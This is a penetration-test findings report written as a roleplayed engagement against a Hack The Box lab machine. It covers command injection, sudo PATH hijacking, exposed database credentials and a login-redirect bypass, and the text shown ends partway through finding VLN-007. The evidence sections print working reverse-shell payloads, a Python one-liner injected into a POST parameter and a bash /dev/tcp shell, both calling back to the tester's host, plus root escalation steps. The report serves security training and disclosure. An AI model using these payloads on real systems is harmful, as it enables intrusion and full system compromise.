



**CARACETTI**  
**SECURITY**

**LOSTAR INFORMATION SECURITY INC.**  
**Security Assessments Findings Report**

**Business Confidential**

Date: 01 September 2021

Project: CS-20210001

Version: 1.0

## Table of Contents

<b>Disclaimer.....</b>	<b>3</b>
<b>Contact Information .....</b>	<b>3</b>
<b>Assessment Overview .....</b>	<b>4</b>
<b>Assessment Components .....</b>	<b>4</b>
<b>Internal Penetration Test Roleplayed Capture The Flag Competition .....</b>	<b>4</b>
<b>Finding Severity Ratings.....</b>	<b>5</b>
<b>Risk Factors.....</b>	<b>5</b>
<b>Likelihood .....</b>	<b>5</b>
<b>Impact .....</b>	<b>5</b>
<b>Scope.....</b>	<b>6</b>
<b>Scope Exclusions .....</b>	<b>6</b>
<b>Client Allowances .....</b>	<b>6</b>
<b>Executive Summary .....</b>	<b>6</b>
<b>Scoping and Time Limitations .....</b>	<b>6</b>
<b>Testing Summary .....</b>	<b>7</b>
<b>Tester Notes And Recommendations .....</b>	<b>8</b>
<b>Key Strengths and Weaknesses .....</b>	<b>9</b>
<b>Vulnerability Summary &amp; Report Card .....</b>	<b>9</b>
<b>Internal Penetration Test Findings .....</b>	<b>9</b>
<b>Technical Findings .....</b>	<b>10</b>
<b>Internal Penetration Test Findings .....</b>	<b>10</b>
<b>Finding VLN-001: Command Injection (Critical) .....</b>	<b>10</b>
<b>Finding VLN-002: Misconfigured Sudo Rights (Critical).....</b>	<b>13</b>
<b>Finding VLN-004: HTTP Request Smuggling (High).....</b>	<b>16</b>
<b>Finding VLN-005: Insufficient Password Policy(High).....</b>	<b>18</b>
<b>Finding VLN-006: Unhashed Credentials in HTTP Request(High) .....</b>	<b>19</b>
<b>Finding VLN-007: Unnecessary Authorization(High) .....</b>	<b>20</b>
<b>Finding VLN-008: Leaked Password Usage(High).....</b>	<b>22</b>
<b>Finding VLN-009: Insufficient Update Apache(Medium) .....</b>	<b>23</b>
<b>Finding VLN-010: Straightforward Login Page(Informational).....</b>	<b>24</b>
<b>Additional Scans and Reports .....</b>	<b>24</b>
<b>LAST PAGE.....</b>	<b>26</b>

## Confidentiality Statement

This document is the exclusive property of Lostar Information Security INC. and Caracetti Security LLC. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Lostar Information Security INC and Caracetti Security LLC.

Lostar Information Security INC may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

## Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Caracetti Security LLC prioritized the assessment to identify the weakest security controls an attacker would exploit. Caracetti Security LLC recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

## Contact Information


Name	Title	Contact Information
LOSTAR INFORMATION SECURITY INC.		
Hakkı Yüce	Red Team Lead	Linkedin: linkedin.com/in/h4yuc3/
CARACETTI SECURITY LLC.		
Mert Karaca	Cyber Security Consultant	Email: mrtkrc41@gmail.com

## Assessment Overview

From 2021 August 31<sup>nd</sup>, 2021 to September 7<sup>th</sup>, 2021, Lostar Information Security INC engaged Caracetti Security LLC to evaluate the security posture of its infrastructure compared to current industry best practices that included an internal network penetration test. All testing performed is based on the *OWASP Testing Guide (v4)* and *customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



## Assessment Components

### Internal Penetration Test Roleplayed Capture The Flag Competition

An internal penetration test emulates the role of an attacker from inside the network. A tester will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as: LLMNR/NBT-NS poisoning and other man-in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

## Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0 - 10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0 - 8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0 - 6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1 - 3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

## Risk Factors

Risk is measured by two factors: Likelihood and Impact:

### Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

### Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

## Scope

Assesment	Details
Internal Penetration Test Roleplayed Capture The Flag Competition	previse.htb: 10.10.11.104

### Scope Exclusions

Per client request, Caracetti Security LLC did not perform any of the following attacks during testing:

- Denial of Service (DoS)

All other attacks not specified above were permitted by Lostar Information Security INC.

### Client Allowances

Lostar Information Security INC provided Caracetti Security LLC the following allowances:

- Internal access to network via <https://app.hackthebox.eu/machines/373> and port allowances.

## Executive Summary

Caracetti Security LLC evaluated Lostar Information Security INC's internal security posture through penetration testing from August 31st, 2021 to September 5th, 2021. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

### Scoping and Time Limitations

Scoping during the engagement did not permit denial of service across all testing components. Time limitations were in place for testing. Internal network penetration testing was permitted for seven (7) business days.

## Testing Summary

The network assesment evaluated Lostar Information Security INC's internal network security posture. From an internal perspective, Caracetti Security team performed vulnerability scanning against requested IP provided by Lostar Information Security INC to evaluate the overall patching health of the network. Caracetti Security team also performed common attacks and evaluated other potenatials risks, such as open file shares, default credentials on servers and sensitive information disclosure to gain a complete picture of the network's security posture.

Caracetti Security team discovered OpenSSH and Apache services on server. As we navigate to site, it redirected us to login page and asked for user credentials which is vulnerable to brute-force attacks with leaked credentials. When we tried to navigate the pages which we found on enumeration, it redirected us to login page again. But we succesfully bypassed it with changing the http request from GET to POST, and roamed inside the application.

With that findings, Caracetti Security by-passed precautions and logged in the application. As we noticed when we signed up fort he application, there was no requirement for upper and lower case letters, numbers, or special characters fort he password, which signals a weak password policy.

While browsing the pages within the application, we noticed that a newly created user has access to the backup data of the application, which is also containing MySQL database credentials as a priviledged(root) user and an information for command injection.

To exploit the command injection vulnerability information we obtained from the backup files, we again intercepted the request from the application, executed arbitrary code and gained Shell as low-privlidged user. But with the MySQL database credentials we discovered earlier, we gained access to database and found usernames and hashed passwords of users.

These hashes were taken offline and cracked via dictionary attacks. Even though the user's passwords were hashed, we were able to crack a user's password as they are among the common, leaked and insecure passwords and gained ssh connection with that credentials as a higher priviledged user and leaked that users confidential files.

Later, we discovered a program that has permission to run this user with high user privileges, increased our privileges and got the most authoritative privileges in the system.

Ultimately, Caracetti Security team was able to leverage account captured through hash dumps to move laterally through the network until landing on a machine that has a root credential. The testing team was able to use this credential to log into the root user and compromise the entire system.

For further information on findings and full walkthrough of the path to root, please review Technical Findings section.

## **Tester Notes And Recommendations**

Testing results of the Lostar Information Security INC network showed us many of the findings and vulnerabilities are caused by system misconfiguration and not sanitizing critical information such as directly redirection to login page, bypassing pages with just changing the http methods and MySQL Database credentials.

During testing, two constants stood out; a weak password policy and system misconfiguration. The misconfiguration of the system led to initial compromise of accounts and is usually one of the first footholds an attacker attempts to use in a network. The presence of a weak password policy is backed up our team to gain privileged authorization on system.

We recommended that Lostar Information Security INC re-evaluates their current password policy and considers a policy of 15 characters or more for their regular user accounts and 30 characters or more for their privileged accounts. We also recommend that Lostar Information Security INC explore password blacklisting and will be supplying a list of cracked user passwords for the team to evaluate.

Misconfigured system and unsterilized informations led to the compromise of machine within the network. We recommend that the Lostar Information Security team review the patching recommendations made in the Technical Findings section of the report along with reviewing provided Nessus scans for a full overview of items to be patched. We also recommend that Lostar Information Security improve their patch management policies and procedures to help prevent potential attacks within their network.

On a positive note, when we tried to go to any page other than the login page, we were redirected to the login page again by the system. Although it does not completely prevent us from wandering through these pages, it is a good start. Additional guidance has been provided for findings in the Technical Findings section.

Overall, Lostar Information Security network performed expected for this penetration test. We recommend that the Lostar Information Security team thoroughly review the recommendations made in this report, patch the findings and re-test annually to improve their overall internal security posture.



## Key Strengths and Weaknesses

The following identifies the key strengths identified during the assesment;

1. System redirect users to login page before further navigation.
2. Web application runs as low privilidged user.
3. Passwords in MySQL Database are hashed.
4. Although it does not patched before compromise, system admin is aware that there are some vulnerabilities.

The followind identifies the key weaknesses identified during the assesment;

1. Password policy found to be insufficient.
2. MySQL Database credentials were observed in cleartext due to backups.
3. There is a page redirection to prevent un-authenticated navigation, but insufficient and can be by-passed.
4. Newly created and authenticated users are authorized to see confidential information.
5. Newly created and authenticated users are authorized to execute arbitrary commands with simple response change.
6. Misconfiguring files that are not supposed to run with root user privileges by low-privileged users, leads to privilege escalation.
7. Despite being aware of the security vulnerabilities, not configuring them on time is the main factor in the system's exposure.

## Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and secommended remediations:

### Internal Penetration Test Findings

3	5	1	0	1
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
<b>Internal Penetration Test</b>		
VLN-001: Command Injection	<b>Critical</b>	Prevent python codes from executing OS commands.
VLN-002: Misconfigured Sudo Rights	<b>Critical</b>	Prevent access_backup.sh from running with root privileges.
VLN-003: MySQL Database Information Disclosure	<b>Critical</b>	Hide MySQL Database credentials in config.php
VLN-004: HTTP Request Smuggling	<b>HIGH</b>	Prevent users from manipulating HTTP requests.
VLN-005: Insufficient Password Policy	<b>HIGH</b>	Strengthen password complexity with recommendations in Technical Findings section.
VLN-006: Unhashed Credentials in HTTP Request	<b>HIGH</b>	Hash the username and password in the HTTP request.
VLN-007: Unnecessary Authorization	<b>HIGH</b>	Do not authorize newly registered users to view sensitive information.
VLN-008: Leaked Password Usage	<b>HIGH</b>	Review password policy with recommendations in Technical Findings section.
VLN-009: Insufficient Patch Apache	<b>MEDIUM</b>	Update to the latest software version.
VLN-010: Straightforward Login Page	<b>INFORMATIONAL</b>	Hide the login screen and pathway.

## Technical Findings

### Internal Penetration Test Findings

#### Finding VLN-001: Command Injection (Critical)

<b>Description:</b>	Lostar Information Security enabled python codes to execute OS commands in logs.php and Caracetti Security team captured the HTTP request and altered to execute arbitrary command and gain shell to system.
<b>Risk:</b>	Likelihood: High - This attack could not be performed if HTTP request couldn't be altered.
	Impact: Very High - This attack allowed the Caracetti Security team to obtain a shell on the system.
<b>Tools Used:</b>	Portswigger Burp Suite
<b>References:</b>	<a href="https://owasp.org/www-community/attacks/Command_Injection">https://owasp.org/www-community/attacks/Command_Injection</a>

## Evidence

```
# cat logs.php
<?php
session_start();
if (!isset($_SESSION['user'])) {
    header('Location: login.php');
    exit;
}
?>

<?php
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    header('Location: login.php');
    exit;
}

////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////

$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
echo $output;

$filepath = "/var/www/out.log";
$filename = "out.log";

if(file_exists($filepath)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($filepath).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($filepath));
    ob_clean(); // Discard data in the output buffer
    flush(); // Flush system headers
    readfile($filepath);
    die();
} else {
    http_response_code(404);
    die();
}
?>
```

Should have been sanitized properly.

Figure 1: Command injection information captured from backup data.

```

Pretty Raw In Actions
1 POST /logs.php HTTP/1.1
2 Host: 10.10.11.104
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 11
9 Origin: http://10.10.11.104
10 Connection: close
11 Referer: http://10.10.11.104/file_logs.php
12 Cookie: PHPSESSID=16fg43jcqmkt2105bi3nrlr1
13 Upgrade-Insecure-Requests: 1
14
15 delim=comma

```

Figure 2: Original HTTP request from /logs.php

Request to http://10.10.11.104:80

Forward Drop Intercept is on Action Open Browser Comment this item

```

Pretty Raw In Actions
1 POST /logs.php HTTP/1.1
2 Host: 10.10.11.104
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 11
9 Origin: http://10.10.11.104
10 Connection: close
11 Referer: http://10.10.11.104/file_logs.php
12 Cookie: PHPSESSID=16fg43jcqmkt2105bi3nrlr1
13 Upgrade-Insecure-Requests: 1
14
15 delim=comma;python3+-c+'import os,pty,socket;3bs%3dsocket.socket();3bs.connect(("10.10.14.170",4540));3bs[os.dup2(s.fileno(),f)for+f+in(0,1,2)];3bpty.spawn("/bin/bash")'

```

Figure 3: Altered http request from /logs.php

```

Welcome handsome, here is what you need;
eth0 ==> 192.168.1.106 tun0 ==> 10.10.14.170
(root💀tryharder)-[/home/Krosis]
# nc -lvp 4540
listening on [any] 4540 ...
10.10.11.104: inverse host lookup failed: Unknown host
connect to [10.10.14.170] from (UNKNOWN) [10.10.11.104] 60982
www-data@previse:/var/www/html$

```

Figure 4: Reverse Shell Access with Command Injection vulnerability

## Remediation

Disable or sanitize python code in logs.php ( *Figure 1* ). For full mitigation and detection guidance, please reference the OWASP guidance [here](#).

### Finding VLN-002: Misconfigured Sudo Rights (Critical)

Description:	Lostar Information Security enabled access_backup.sh file in /opt/scripts/ folder to run as root privileges for user: "m4lwhere" and Caracetti Security team altered this script to gain escalated privileges(root) in the system.
Risk:	Likelihood: Very High - The sudo -l command is one of the major commands that an attacker will do to increase privileges on the system. This vulnerability quickly discovered with this command.
	Impact: Very High - This attack allowed the Caracetti Security team to obtain a root privileges on the system.
Tools Used:	sudo -l, export, python
References:	<a href="https://cwe.mitre.org/data/definitions/250.html">https://cwe.mitre.org/data/definitions/250.html</a>

## Evidence

```
m4lwhere@previs:/ $ sudo -l
[sudo] password for m4lwhere:
Sorry, try again.
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previs:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previs:/ $
```

Figure 5: Discovering unnecessary privileges with sudo -l command

```
m4lwhere@previs:/ $ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
m4lwhere@previs:/ $
```

Figure 6: Analyzing privileged executable script

```
m4lwhere@previs:$ echo "bash -c 'exec bash -i &>/dev/tcp/10.10.14.170/4540 <&1'" > gzip
-bash: gzip: Permission denied
m4lwhere@previs:$ cd /tmp
m4lwhere@previs:/tmp$ echo "bash -c 'exec bash -i &>/dev/tcp/10.10.14.170/4540 <&1'" > gzip
m4lwhere@previs:/tmp$ chmod 777 gzip
```

Figure 7: By-passing denied permission to create file with changing folder to /tmp, creating payload and making it executable.

```
m4lwhere@previs:/tmp$ export PATH=/tmp:$PATH
m4lwhere@previs:/tmp$ /opt/scripts/access_backup.sh
/opt/scripts/access_backup.sh: line 8: /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz: Permission denied
/opt/scripts/access_backup.sh: line 9: /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz: Permission denied
m4lwhere@previs:/tmp$ sudo /opt/scripts/access_backup.sh
```

Figure 8: Altering PATH variable and executing the payload as root privileges

```
nc -lvp 4540
listening on [any] 4540 ...
connect to [10.10.14.170] from previsa.htb [10.10.11.104] 37682
root@previsa:/tmp#
```

Figure 9: Proof of concept of gaining root privileges.

## Remediation

Prevent low-privileged users from accessing files that they can read, write or execute with root privileges. For full mitigation and detection guidance, please reference the MITRE guidance [here](#) and [here](#).

## Finding VLN-003: MySQL Database Information Disclosure (Critical)

Description:	Lostar Information Security keeps MySQL database credentials in cleartext in the config.php file.
Risk:	Likelihood: Very High - Since all credentials in cleartext and not even needed for hash cracking, this information is easily accessed by the attacker.
	Impact: High - After the MySQL database information disclosure, the attacker can run OS commands with MySQL or dump database tables as in this example.
Tools Used:	MySQL
References:	<a href="https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure">https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure</a>



## Evidence

```
# cat config.php
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd! :)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
```

Figure 10: MySQL credentials found in backup files taken over the web application.

```
www-data@previse:/var/www/html$ ls
ls
accounts.php          download.php          footer.php            logs.php
android-chrome-192x192.png  favicon-16x16.png  header.php           nav.php
android-chrome-512x512.png  favicon-32x32.png  index.php            site.webmanifest
apple-touch-icon.png      favicon.ico          js                   status.php
config.php              file_logs.php       login.php
css                      files.php            logout.php
www-data@previse:/var/www/html$ cat config.php
cat config.php
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd! :)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
www-data@previse:/var/www/html$
```

Figure 11: MySQL credentials found in files inside after infiltrating the operating system.

## Remediation

Do not backup any files that contain confidential information and user credentials, and accurately control which users access your backup files. For full mitigation and detection guidance, please reference the MITRE guidance [here](#).

## Finding VLN-004: HTTP Request Smuggling (High)

Description:	Lostar Information Security has sanitized pages that should remain confidential to unauthenticated users by redirecting them to the login page, but HTTP requests could be altered.
Risk:	Likelihood: High - Since the attacker can simply modify the HTTP Requests, attacker can navigate between the pages.
	Impact: Very High - In case the HTTP requests change and the desired page is navigated, it can reach and pull the backup data as in this example.
Tools Used:	Portswigger Burp Suite
References:	<a href="https://cwe.mitre.org/data/definitions/444.html">https://cwe.mitre.org/data/definitions/444.html</a>

## Evidence




Figure 12: Altering HTTP GET request to POST






Figure 13: Altering HTTP 302 code to 200 to by-pass redirection




Figure 14: Proof of concept that the page should not be reached without authentication has been reached.


## Remediation

Do not render the page if the user not authenticated. For full mitigation and detection guidance, please reference the MITRE guidance [here](#).

## Finding VLN-005: Insufficient Password Policy(High)

Description:	Lostar Information Security does not require the user to enter a complex password when registering to the web application from the /accounts.php page.
Risk:	Likelihood: Very High: If users are not required to enter complex passwords, they tend to choose easy passwords due to the habits.
	Impact: Very High - Non-complex password selection can lead to bruteforce attacks such as credential stuffing or dictionary attacks.
Tools Used:	Portswigger Burp Suite
References:	<a href="https://cwe.mitre.org/data/definitions/521.html">https://cwe.mitre.org/data/definitions/521.html</a>

## Evidence



Previs Create Account x +

10.10.11.104/accounts.php

HOME ACCOUNTS FILES MANAGEMENT MENU LOG OUT

### Add New Account

Create new user.

**ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!**

Usernames and passwords must be between 5 and 32 characters!

**The username needs to be provided!**

h4nn1b4l

password

password

CREATE USER

Figure 15: Frontend of account.php before sign-up



Figure 16: HTTP Request captured with Portswigger Burp Suite

## Remediation

User credentials in HTTP requests should be hashed. For full mitigation and detection guidance, please reference the MITRE guidance [here](#).

### Finding VLN-006: Unhashed Credentials in HTTP Request(High)

Description:	Lostar Information Security did not hashed user credentials inside the HTTP Requests in the web application.
Risk:	Likelihood: High: A skilled attacker who can use sniffing tools like Wireshark, can see the user credentials inside this HTTP request.
	Impact: High - If user credentials are not properly sanitized, users data can be compromised in MiTM attacks.
Tools Used:	Portswigger Burp Suite
References:	<a href="https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure">https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure</a>

## Evidence



Figure 17: Unhashed user credentials in /accounts.php page.

## Remediation

Hash the user credentials and this kind of valuable data with proper algorithms. For full mitigation and detection guidance, please reference the OWASP guidance [here](https://owasp.org/www-project-mobile-top-10/2014-risks/m5-poor-authorization-and-authentication).

## Finding VLN-007: Unnecessary Authorization(High)

Description:	A newly created user in the web application can access backup files and execute arbitrary code on a script executed page.
Risk:	Likelihood: High - It is easy for a newly created user to access these sections without effort.
	Impact: High - With security vulnerabilities such as command injection also being present in the web application, it can be highly vulnerable for attacks.
Tools Used:	Portswigger Burp Suite
References:	<a href="https://owasp.org/www-project-mobile-top-10/2014-risks/m5-poor-authorization-and-authentication">https://owasp.org/www-project-mobile-top-10/2014-risks/m5-poor-authorization-and-authentication</a>

## Evidence

